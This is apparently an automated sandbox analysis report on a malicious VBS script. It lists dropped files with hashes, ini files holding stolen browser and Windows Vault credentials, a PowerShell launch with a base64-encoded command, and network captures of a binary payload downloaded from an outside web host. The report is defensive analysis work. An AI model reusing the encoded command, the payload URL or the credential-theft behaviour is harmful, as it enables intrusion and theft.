Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.0.cs"......Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.......This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\O118090C\O11logim.jpeg

Process:	C:\Windows\SysWOW64\cmstp.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	90785
Entropy (8bit):	7.907664631142863
Encrypted:	false
SSDEEP:	1536:CnYe+VSZbENKClcUMOEHhEGJNRTO13awF3vUV0dLKPCmHJ9Otpr7wK80q2t2hBgA:uYeiObAlc6kh1ru3VtvUV0oPZp8rf/Up
MD5:	995FEFB0BA9BFD10B9558867469A86A8
SHA1:	50DE613E9DF62B7EF869F3F1543FE109032A1664
SHA-256:	DBE5D5D4A9D14B644AA2DBF237F2E2E011D97DD0D4CEB9D1A9D9431FBB03C97A
SHA-512:	470278101AE7CC3F09FBD5F2D797063AFD1305BE7837601B3121DAAE786C1CBFA7AA9457294434EE876416AF4F4ABF5C88F44696B1C511145F2D6290261F84CD
Malicious:	false
Preview:	......JFIF.....`.`.....C.................................... $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222...........".................... ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz... ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz... ....?.......,....y....q..s..l.cm.J..f$....u.#..g-....za........m..m..~. .w.Lc...6.6.5.h.v..\l..Y..q....f3...b.=0....&.q&.If7....G]..[......g......jz..]$i....y.j.pp:.>.....4.0n.&....<...rX..4...i_...q&.If 7....]..[......g...M...bKA.n7^D:..r...\..8...[.Z..;~.....;..........(.i..M....s..J.$.jw...&.q&.Ih7....]..[......g...iw...Z..q..!.f3...b.=0......j.[.{g4!...~V..u....*.IF.

C:\Users\user\AppData\Roaming\O118090C\O11logrg.ini

Process:	C:\Windows\SysWOW64\cmstp.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhlI:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\O118090C\O11logri.ini

Process:	C:\Windows\SysWOW64\cmstp.exe

C:\Users\user\AppData\Roaming\O118090C\O11logri.ini	
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhll:dllGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Preview:	....l.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\O118090C\O11logrv.ini	
Process:	C:\Windows\SysWOW64\cmstp.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.5313317928937202
Encrypted:	false
SSDEEP:	6:tGQPYllaExGNlGcQga3Of9y96GO4olP5K3edr+dEoY:MllaExGNYvOl6x4oTKOdoY
MD5:	F00C2EC3AF2BBB73B7B349628B0F8C72
SHA1:	04D99CF6BA41CF9279B16861D8E681374DE33533
SHA-256:	619F292C50A38504BFB7B830B2F04A6D7ED8321E944B252F5EA09951E413A46C
SHA-512:	4D12A0A9651CF302052B4A562EFF4629CBA47B83ECF942DBA2363C04543D05AADD3CC407A47E24FDC858D6D2695249C2CF72F2331B96463CA66F6250B798A2A
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.l.j.r.k.p.f.k.h.r.q.p.g.y.z.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\Documents\20220113\PowerShell_transcript.675052.bBuy1HxC.20220113145401.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	10574
Entropy (8bit):	5.1472776153012
Encrypted:	false
SSDEEP:	192:hXkDukQ0uUvJ7Yc9AxSGkxibhoat43oL2oLE/SG8jGLbntkZW/11IlWkPkPe:h0aTzk1YVAzcNoat43oL2oLE/SZGLbnr
MD5:	AA795D00F66E74100D7E3AD5B7744C99
SHA1:	F633DEE8F6CC827694CD3C4FDF3B9094B1D095CB
SHA-256:	939EDD3A6D85E45D9985626B4D17A26CCAE7D629CA3E71CBE5BB14623BFAC057
SHA-512:	B69198792DD0763300D0A9903914FE12A5092CC5B419D1A70B70DA6DFC3AAF31499754B6D91A19CA57741E41A8A242CFA0BB3D8BB2E59989DD5399F403F8A6C
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220113145415..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand IwBSAHYAZQBuACAAUABBAFAAQQBQACAAcwBhAHcAYgBlAGwAbAB5AHUAbgAgAFIAaQBjAGEAcgBkAHQANQAgAE8ASwBTAEIATwBOAE4ARQBUAEwAIABTAEMASQBFACAAYwBoAGkAbgBhAG4AdABhAHMAIABOAG8AbgBzACAATwBzAGEAbQBpAG4AZQAgAEIAYQB0AHQAYQBsAGkAYQAyACAASABvAHYAZQBkAHAANAAgAHAAcgBvAGYAZQBzAHMAaQAgAG4AYQBuAGEAawBvAGwAIABlAG4AcwBpAGwAZQByAGUAawBsACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABiAGkAZAByAGEAZwBzADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAA

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	4.991680425662362
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	MTIR22024323_0553381487_20220112120005.vbs
File size:	78852
MD5:	564601676bee71f5f61a44ef170d92a6
SHA1:	76fca984dab2358e66524172e04a3528f33d8e18

General

SHA256:	5e12314df61fd39cad151a41fb0d3188e437c591fa7498f09f103dea4a46f141
SHA512:	a9b778cd8bb8684c9f7f7e0b9d79d17c2b0fab326fbfd59f818c7aaa403bf3fc67cf9944b2149b17e742feff9217c2a2ed3f18e15a8be82dbd4b709f5b86fe1d
SSDEEP:	1536:c/Y+PmkHWIdXO4ZmzFbQit06zMPbrHo6T0EdXX0y:AF+lzGhdXr
File Content Preview:	'ravishedm tunneldal totalforb quadrig Smri thri Ital FIBE RWA UNBR Havsndensu6 Solmo BNSKR Blunt Spel1 E gromancyd SVEJS fyringsol ..'Eksal damb blaanendek Xoan Famineu Alde8 ENKELTM corusca realloca Base st9 Rettelig6 skgl blgvantefo labbend torpeder EKVI

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 14:55:06.049655914 CET	192.168.2.6	8.8.8.8	0xe41d	Standard query (0)	www.wizumiya.co.jp	A (IP address)	IN (0x0001)
Jan 13, 2022 14:58:04.611366987 CET	192.168.2.6	8.8.8.8	0x5306	Standard query (0)	www.jewelrystore1.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 14:55:06.066961050 CET	8.8.8.8	192.168.2.6	0xe41d	No error (0)	www.wizumiya.co.jp		52.68.15.223	A (IP address)	IN (0x0001)
Jan 13, 2022 14:58:04.792109966 CET	8.8.8.8	192.168.2.6	0x5306	No error (0)	www.jewelrystore1.com		154.208.173.143	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.wizumiya.co.jp

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49775	52.68.15.223	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-13 13:55:07 UTC	0	OUT	GET /html/user_data/original/images/bin_WUOAiR166.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.wizumiya.co.jp Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-13 13:55:07 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 13 Jan 2022 13:55:07 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Wed, 12 Jan 2022 18:28:59 GMT ETag: "2e640-5d566be50ccd5" Accept-Ranges: bytes Content-Length: 190016 Connection: close Content-Type: application/octet-stream
2022-01-13 13:55:07 UTC	0	IN	Data Raw: 44 01 d1 dd c1 6d 60 fc 8d 31 58 5e 3e 41 5c 4b 87 62 23 18 b1 8c 66 91 e1 78 2f c9 b3 4c 32 0f ce 71 ff d5 7a d0 5e 3d 9a 8d 4c ea f3 21 1d c7 55 4b f5 e2 4a 2e 35 6f 64 65 34 68 76 6b 5d 70 1c 28 2f c6 27 f2 13 ab 69 8f a8 2f 92 61 4c c4 8b d5 f5 05 39 fe a3 02 d0 78 d4 07 4d 6b d5 27 95 a3 47 46 02 2c bc a2 0b 08 a7 c9 b8 e1 9d 65 bd e3 0b 3a 19 30 4a fe cd ba d4 42 82 07 25 cc 11 e1 e9 b0 d7 8b 93 7d be 83 fc 8d fe b9 11 af 7d 71 da 41 16 ae dd ac c6 4f c7 1e ab 70 d1 eb 50 cf 13 7b b9 8f 42 f0 df de 57 3d 2f 6b 48 56 6f 9a 6a b4 85 3e 26 28 33 94 04 d5 0a 77 7b a8 f2 a7 72 95 c0 26 e1 9a 13 6b db 08 a0 54 db e1 d1 7b 3b c3 04 bd c9 3f d0 51 97 12 83 77 f3 04 5a 04 97 cc 7e ac fa f2 07 e2 8e 9e c6 28 c1 81 0c 37 6f f3 c1 7a 84 38 e9 35 e7 df ad e9 e5 Data Ascii: Dm`1X^>A\Kb#fx/L2qz^=L!UKJ.5ode4hvk]p(/'i/aL9xMk'GF,e:0JB%}}qAOpP{BW=/kHVoj>&(3w{r&kT{;?QwZ~(7oz85
2022-01-13 13:55:07 UTC	16	IN	Data Raw: db 1d 77 0c c8 f1 1d 73 38 8d e7 3f cf b3 80 bb 6b 41 64 66 28 8a 69 19 8b 93 b1 76 90 30 d0 c2 8e 43 fc 92 50 3a 4f ff 90 b9 81 66 7a 8c b4 85 e1 4b 3d 3b 31 c5 ea b9 22 56 61 17 c5 82 2a 4a 57 38 63 87 45 08 2f 03 7f bb 07 f0 9b 4b fb 1e a0 bc 6f d8 c1 79 4d aa 6e 2d f4 d5 a4 1f cd 49 fb f5 38 1a 39 a8 aa 88 1c 02 ce 87 2f 83 de 71 56 9f e4 32 aa 2e a7 07 50 9c 5d f0 e1 b3 13 95 48 63 22 3b 5c 1f 4d 92 d3 f4 b2 ed dd 22 c4 2d 7f e4 21 15 fc 34 9d 06 67 9c c5 03 c4 55 31 34 23 d8 07 84 2c 45 85 75 19 da b0 0b 58 ce 8a 2e 0e 40 90 b3 b7 ce a5 4d 49 e1 fd 57 2e ca 0e 73 c4 c4 bd de 87 75 89 25 96 ad 42 50 1b be 87 5d c6 5c 0b 77 69 7d 68 66 ad 67 bc 51 85 b7 73 d9 2c b7 7e ed 9f 28 8e be df 3f 22 a7 86 5d 17 44 e5 d9 10 12 ec a1 10 ca 33 05 1a 72 14 2b 67 Data Ascii: ws8?kAdf(iv0CP:OfzK=;1"Va*JW8cE/KoyMn-I89/qV2.P]Hc";\M"-!4gU14#,EuX.@MIW.su%BP]\wi}hfgQs,~(?"]D3r+g
2022-01-13 13:55:07 UTC	32	IN	Data Raw: e2 c0 73 a4 14 c2 b8 96 3d 40 39 ed ec a9 f7 9c 8b b4 cc 85 4d 06 8a 8e 20 f3 08 34 1e 89 77 43 67 50 c0 d4 02 f7 e0 61 af f6 a1 41 69 4a e7 cb e6 87 b0 55 c8 3b 13 47 56 d5 7b 95 98 1b 81 6d b0 6a 89 1a 44 24 e9 f0 76 16 b2 62 26 42 55 0f 21 45 8d 55 b3 ae cd 41 aa 1b d0 35 fc 79 5c 29 02 13 9c 04 16 77 20 f3 06 cb a4 2f 14 0b 6e cb f4 8f 66 ad 9a a6 b6 71 b5 2b fd ae 8c bb a5 e6 35 c8 82 76 d8 5c 04 62 47 ef e1 f7 ba bf 4c fb e1 d4 bb c8 e2 e7 17 03 d1 2a 73 bf 30 eb c5 e9 33 5e 67 3d f9 f5 5a dc 8c 9e 19 12 6a 7d b3 27 1e f7 84 8d 9d 68 2e ed e7 73 d1 7f 7d a2 be e8 a8 00 85 35 b6 c6 89 aa db d5 3b 13 19 f0 56 fb 3b d3 99 45 17 e1 4d 4d ba e9 db 68 0c 07 5f 4b c6 13 6c 23 8d 77 ed b1 ea b3 94 3b 39 7c c0 a2 ad 7f f0 c0 c0 9e ee ec 0b 76 d8 8d 8f 97 e4 Data Ascii: s=@9M 4wCgPaAiJU;GV{mjD$vb&BU!EUA5y\)w /nfq+5v\bGL*s03^g=Zj}'h.s}5;V;EMMh_Kl#w;9|v
2022-01-13 13:55:07 UTC	48	IN	Data Raw: 4c 0e 88 ec 53 39 b6 eb 7d ca f6 7e 09 24 ef 21 74 99 97 37 c9 ac 5f 4c 93 6b 24 71 3c 54 7c 4b 29 43 99 a6 22 17 c4 6e d5 60 77 2c fb b1 05 f4 7f 2f d3 6d 3a 5d 61 d7 b1 25 c9 ea 0b ac 3e 0a 92 e6 ae af 86 a7 95 23 c3 47 65 a3 7c c4 04 06 75 c7 62 15 0e a1 63 d8 78 29 b5 cd 70 5a be 2a 03 29 10 09 38 e9 65 8d df c7 e9 b2 39 cf 11 a6 c6 58 ba 16 61 5d 4e 16 7b 44 28 38 15 15 b3 0b d8 7c 88 a4 29 4f 4c 71 e0 50 91 39 1f f9 31 91 90 f0 1e 3a ed cb 21 6b ba e4 fa 82 82 23 f5 58 ed 83 d8 89 92 43 de d4 0f ef 8c 61 5d 13 5b 4c 60 92 99 41 2b 66 a6 d0 e2 e7 e3 f7 ae ce b5 4d dd c3 85 99 11 f0 92 a8 bd 31 88 5a a2 4c 9b ef b0 2e 33 42 24 60 ff ef c4 37 34 c0 86 e2 12 f1 3f 2d 09 7b 30 ba 4f 22 e7 cf c3 dd 36 6f b4 c0 34 44 0f 84 73 c9 d6 b2 2e 07 b3 c3 68 98 bf Data Ascii: LS9}~$!t7_Lk$q<T|K)C"n`w,/m:]a%>#Ge|ubcx)pZ*)8e9Xa]N{D(8|)OLqP91:!k#XCa][L`A+fM1ZL.3B$`74?-{0O"6o4Ds.h
2022-01-13 13:55:07 UTC	64	IN	Data Raw: d6 44 7e 0c f9 35 4f 57 a3 94 1f 3a c2 a0 1c 23 8c 6b 0a d9 ab 19 53 36 dc 16 4a 01 d7 7f 36 e1 d4 37 5b f1 35 7f 6a 8e 85 c2 b6 04 cd c4 c4 42 41 52 c7 5e 51 48 63 a1 84 a6 35 11 42 40 04 f6 d9 c4 a6 15 57 2f 99 43 83 13 ed f1 ba e6 b6 b9 61 0b 4c 71 41 c8 86 01 f4 ec 53 2c c1 e8 ce ef 7f 54 2e ee 35 0a 56 c4 b2 3d 22 17 75 77 55 db 30 13 ab 72 45 74 8b e5 bb 8c 35 e3 9f 6e 7f 25 8b 75 23 8d 63 35 87 07 af ad af 95 cb be ad 25 3b 62 22 46 f5 f9 2b 97 ad 24 a3 7a 4e 49 89 a4 87 72 e4 f2 11 4f 90 ac 69 57 5a d2 cf 03 96 9a 29 9a ac 59 e3 3c 19 29 1a 8b 64 28 f0 2f 01 d7 c0 b3 a8 c8 5b 52 8c 1d 90 ac 02 51 f4 e8 d2 37 d2 39 3b fc fe f5 37 c6 fc 17 0c a0 af 61 fa 23 ea 7e 37 0e 89 b2 5f 13 f9 23 0f 1a 3f 74 8c 93 75 e6 8d 5a c4 cd a5 62 d5 ad ae 6c 4c 1a ad Data Ascii: D~5OW:#kS6J67[5jBAR^QHc5B@W/CaLqAS,T.5V="uwU0rEt5n%u#c5%;b"F+$zNIrOiWZ)Y<)d(/[RQ79;7a#~7_#?tuZblL
2022-01-13 13:55:08 UTC	80	IN	Data Raw: c7 da 2d 67 b1 26 f5 bd 20 b5 f9 ea 80 70 c6 f2 2e 82 2f db 21 76 cc 94 7f 06 bb 4d d8 89 36 dd 51 c2 68 db ab 24 36 31 4f 7d 18 e9 0b 64 b2 bb be ad e6 66 65 9a b6 9c 6b 12 be 46 18 75 e5 18 81 92 e5 c7 a2 ce 51 b2 6c 1f e3 52 a5 2f dd e3 dc 2c a9 ea 72 1a 2c ec 07 79 f4 71 50 90 a2 1e 4b 95 1f ee ea 86 96 ac 98 d1 fa b5 b2 01 6d 7a f2 64 1e 69 24 7b 35 ca fc 32 48 20 8c 8a e8 4c ce 16 07 80 4e be f3 88 ee c6 df 3d a9 29 51 7d 70 00 2a d8 c5 f5 af 13 f8 d3 43 21 cf 1c f8 97 00 e0 9d 65 bd b8 80 df 44 f3 a5 62 a4 4f fd b7 17 8c c9 4f f3 be 00 35 8a 33 cc 83 69 00 23 b4 3b c6 76 07 4f 89 1f 6c a7 4c ff 1e f4 72 0f c0 b0 1e bf 0f 69 2b fa 8f 3d fd 37 9e 74 f2 29 94 3e f4 30 37 36 76 ca d9 22 76 e7 a9 9e 34 04 d5 0a 74 b0 21 14 8f c3 77 2f bb 87 aa 89 2e db Data Ascii: -g& p./!vM6Qh$61O}dfekFuQlR/,r,yqPKmzdi${52H LN=)Q}p*C!eDbOO53i#;vOlLri+=7t)>076v"v4t!w/.
2022-01-13 13:55:08 UTC	96	IN	Data Raw: af ed 67 8f 7c 1c 81 af 9c fe 18 64 94 00 3f d8 8c e3 42 de 0d f2 a1 cc c3 e1 87 5b 3a ef 6e 23 a6 92 4c 59 a4 32 9a 6a 78 52 b4 ed 86 1d 0f 6d d5 3a 8c 10 df 2b 9a 18 c8 a2 26 8f e1 83 e6 c0 bd db 31 7d 2f 7b 45 64 28 ee a2 e6 74 4b 14 9f 9a a7 74 5b ca 43 38 86 d0 1d af dc 91 d3 93 ba 1f 8b 35 7b 1e bf ab 6b 1b 95 67 3c b0 23 18 4c 81 45 af 63 ff 00 d8 ef 15 7b 2f c4 fa 2f 07 20 9b db 70 ff 04 6f ea 58 b2 13 4a 24 91 b3 a6 9f ad a3 f4 b6 04 98 69 b4 0d 2b 2f 00 88 fc 5b ac a2 7a 26 4a 2c ec 48 9b bd 98 88 8b af 71 5a c1 65 4d ec e9 64 70 d1 bf a4 6e 3d 4d ca 79 26 85 97 b7 bc d3 d2 f3 45 03 14 83 f0 80 c3 0b 01 4b c4 2f c1 b0 a7 e0 c0 09 ab 05 0d 82 e9 10 36 57 d8 58 2e 4e 23 cb 74 2b 31 83 0d 99 0d 11 e4 13 90 5e 05 23 2c f3 88 c4 0e 50 a0 c4 5d b8 c4 Data Ascii: g|d?B[:n#LY2jxRm:+&1}/{Ed(tKt[C85{kg<#LEc{// poXJ$i+/[z&J,HqZeMdpn=My&EK/6WX.N#t+1^#,P]
2022-01-13 13:55:08 UTC	112	IN	Data Raw: a9 8f f9 d4 9f a8 1e f5 c4 b6 4b 77 5b f3 7c 48 01 65 76 9c a3 62 7c 96 45 57 54 07 30 52 92 c2 57 e3 35 cf af 99 95 48 df 59 87 d8 55 99 b8 dc 1a 6d af 22 b2 28 bc 0c ef b6 63 22 37 d2 21 e1 54 d1 6c 57 64 4b 92 d6 ae 50 c8 ed 10 45 7e 9d 85 c6 2b 88 28 59 82 00 8f 2d 2c 7c 3b b6 f8 36 07 10 7f 96 0b 2a be 66 99 6e e7 b8 a9 ea 15 1b fa b8 2a 1f d8 e1 20 c6 53 a1 ef 3c 34 70 af a0 a4 86 ce 4e ed e0 74 ed 3e d0 cf 50 c0 6e 04 c0 ed 2b d7 7c 50 c9 2b a6 05 7f ad 66 53 10 d6 32 d6 b3 e2 df b4 dd b6 2b cf 2f 8a 9b 26 6c d5 70 e4 31 49 33 7a ad 36 f2 2e 29 01 0f 0c 54 e1 f7 11 a1 a2 24 bf b7 a1 b6 58 08 f4 e8 b1 4a 0c a0 3c d6 04 59 be 71 73 3b 9c fa df 9b 73 1d dd e2 5f 80 c6 f0 52 bc 88 dc f7 68 bf 54 33 f6 11 07 b7 91 e8 cc 21 56 d3 e3 32 b8 08 b6 b0 38 10 Data Ascii: Kw[|Hevb|EWT0RW5HYUm"(c"7!TlWdKPE~+(Y-,|;6*fn* S<4pNt>Pn+|P+fS2+/&lp1I3z6.)T$XJ<Yqs;s_RhT3!V28

Timestamp	kBytes transferred	Direction	Data
2022-01-13 13:55:08 UTC	128	IN	Data Raw: b8 93 ba 7f b0 24 6a 2b 32 c8 e4 5d 74 2f 01 a8 d5 cc 65 05 14 5f 62 82 78 89 3d b4 13 c1 90 fa b0 c6 94 db 72 82 34 57 d0 05 01 b8 07 db 73 23 23 55 a0 d0 66 45 29 90 3d ec 2d 81 e4 8c 80 f9 3e c8 cb a8 a9 af 57 4d 70 70 ef 41 2c c0 ec a4 41 c7 e2 ff b5 2f d1 6c c2 84 3c d8 bf 91 8c 93 23 bf 57 de 41 26 70 6c 79 39 df 2e 4a 3e 30 47 72 a0 62 d5 75 e0 6c 7f 0f e5 d1 3a a3 ee e8 d4 34 53 0e db f2 00 32 60 4c 65 31 6e d4 e2 84 9f 95 f9 5b 64 81 f8 74 82 a7 d1 75 fe ea 07 28 16 3c 4b bd 6f eb 23 08 6a 25 f7 57 54 73 f4 2c 39 67 39 ea ef 58 9a fd f4 c4 2e 7a 9b 43 24 ff c7 93 47 a5 42 29 60 5f ae 35 5e d6 8b 55 52 c0 24 91 ae 47 e5 b2 95 7e c4 6e f2 ba 26 2f 82 95 58 b8 40 57 c8 36 23 27 9c bf 3d 5e cd aa d5 f9 ec 70 55 52 67 e2 9b ba 99 fd dc fd be c4 c9 bb Data Ascii: $j+2]t/e_bx=r4Ws##UfE)=->WMppA,A/l<#WA&ply9.J>0Grbul:4S2`Le1n[dtu(<Ko#j%WTs,9g9X.zC$GB)`_5^UR$G~n&/X@W6#'=^pURg
2022-01-13 13:55:08 UTC	144	IN	Data Raw: 36 64 6a ac 7c 66 4f 17 03 97 0c b3 1b 95 ff ca 25 d0 ae 18 41 7c c2 47 23 9f 48 f6 ec 0c 0f 77 a4 fc df 51 17 2a ed fd d4 2b d7 aa 09 2e ca 72 f8 e0 52 7c bc b9 3e ed d8 25 87 8f fa b2 9c 05 1a 3a c7 ec 90 71 56 4e e7 02 28 99 e0 e7 ea 64 08 b3 56 06 6b a2 d0 d2 1e 4f 24 81 b0 41 e8 fc 18 10 50 72 52 8e af 2e 0f 6b db 55 df b1 26 c2 4a ff 99 fe 79 2e 17 14 de dd 68 e9 33 6a c9 e7 8c 24 7f 9b e2 ca 1e 6a 4e 75 ca 69 d5 55 c1 45 d7 78 1f 20 1f fc c3 f4 b1 64 f7 98 09 f3 64 80 d9 6e 8e 2a 88 c0 24 16 44 ac 28 20 ea 9b 69 7d 33 1e 50 3f b4 d3 55 d2 93 77 21 60 c6 d1 4b 06 06 cf fe ba 23 32 32 1b da b5 d2 cc a1 2e 5c e5 78 9c 6a 8c 68 75 d2 ee c5 cf 4c 38 f4 28 69 c7 33 a9 59 39 47 d2 c2 63 b8 48 03 78 1a 77 a6 92 d2 bb 08 ec 60 7a ef 5e c7 a6 90 c9 9a f0 8e Data Ascii: 6djfO%A|G#HwQ*+.rR|>%:qVN(dVkO$APrR.kU&Jy.h3j$jNuiUEx ddn*$D(i}3P?Uw!`K#22.\xjhuL8(i3Y 9GcHxw`z^
2022-01-13 13:55:08 UTC	160	IN	Data Raw: 7d 47 1f 4c ab f9 a3 db 35 53 d7 5c 0f 47 ac 58 73 6d 08 38 0a c4 d4 5e 9c 17 9f 5b 44 2f ae e7 b3 41 e2 73 2f 9f db 43 1a 7a 50 25 6b 4b 0c 30 77 a6 37 5b 1c 54 12 93 54 12 9a 0e 28 51 c3 fb f8 81 22 69 30 3b 50 9d 2a 2d 15 54 09 9c 2b cb 4d 1b dd 25 e5 6d e6 12 67 b2 df 55 c2 19 24 01 af c3 dc 57 1d 20 11 bc ca 9b 30 2c d3 04 a9 e2 e0 e6 e3 1c 24 7c 1a db 88 94 89 5d 68 b2 62 33 aa f4 0f df c6 16 1f 71 56 c4 49 2f 4b 5b b6 4a 20 e5 98 c3 6f 1b 3a f7 a4 bb 38 5a 40 c4 89 74 52 23 43 f6 2d 29 6d 7f 78 a6 57 9e f9 97 0a a1 20 88 f0 33 3f 81 d6 2a 72 1a 30 63 26 2c 54 14 d8 e8 54 b8 c9 8a cc c1 33 e8 78 b3 28 98 79 34 d8 d1 39 66 80 dc 44 a6 b5 ef ea bc 6b 86 cf 48 b5 a8 14 47 64 5a 3e 39 c1 cb 0f 51 06 c0 87 c4 fb be fd c9 3a 28 f4 72 3a bb d0 a2 e1 22 56 Data Ascii: }GL5S\GXsm8^[D/As/CzP%kK0w7[TT(Q"i0;P*-T+M%mgU$W 0,$[]hb3qVI/K[J o:8Z@tR#C-)mxW 3?*r0c&,TT3x(y49fDkHGdZ>9Q:(r:"V
2022-01-13 13:55:08 UTC	176	IN	Data Raw: 66 97 fc 5c fd 9b 8c 82 88 ba 99 b5 4d 87 13 6c 74 08 75 51 bc 5d 88 b3 27 5b 2b 44 5f ac b2 3c b9 c0 3c 43 2d b6 58 fe 3b 6d 39 54 66 6b 13 43 05 b2 b0 67 7d a4 2c ce a4 59 02 3c 8a e4 05 ea 50 b2 2d 53 96 36 04 84 5b d0 a7 f7 31 c8 2e 25 85 de 78 eb da 9c 4e 1d 90 0d e1 ca 8a d8 53 37 8b 6a 79 0d 05 f4 20 aa 76 4f 8a 3a 9e 14 a3 db d5 d2 b4 26 61 d0 4c 62 9a 92 73 74 0a 2b 4c d4 fc 7e 0d 3a ea de 40 1a c3 db b5 57 99 83 fc 1e ba c4 27 32 94 80 c4 44 f4 2b 89 c6 29 ee 83 40 ec de a8 f0 03 c7 c0 bd b2 35 68 da 1c a9 b7 53 52 e7 3b e1 1f ad 14 b0 06 97 86 aa 1a 30 24 6f ca 95 3f 86 00 19 bd 5e a2 fb f5 ee f5 d1 0f 27 27 79 1f ed a7 42 e6 3d 9c e5 17 29 5c 4a 0d ea 77 c3 8b 2c 30 0b 72 5f 19 fa 87 8a a8 2b 56 72 c5 2b 26 79 25 fd 34 7f ae 43 5d 49 db 8d 51 Data Ascii: f\MltuQ]'[+D_<<C-X;m9TfkCg},Y<P-S6[1.%xNS7jy vO:&aLbst+L~:@W'2D+)@5hSR;0$o?^"yB=)\Jw,0r_+Vr+&y%4C]IQ

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 7072 Parent PID: 3440

General

Start time:	14:53:50
Start date:	13/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\MTIR22024323_0553381487_20220112120005.vbs"
Imagebase:	0x7ff61a070000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6420 Parent PID: 7072

General

Start time:	14:53:58
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
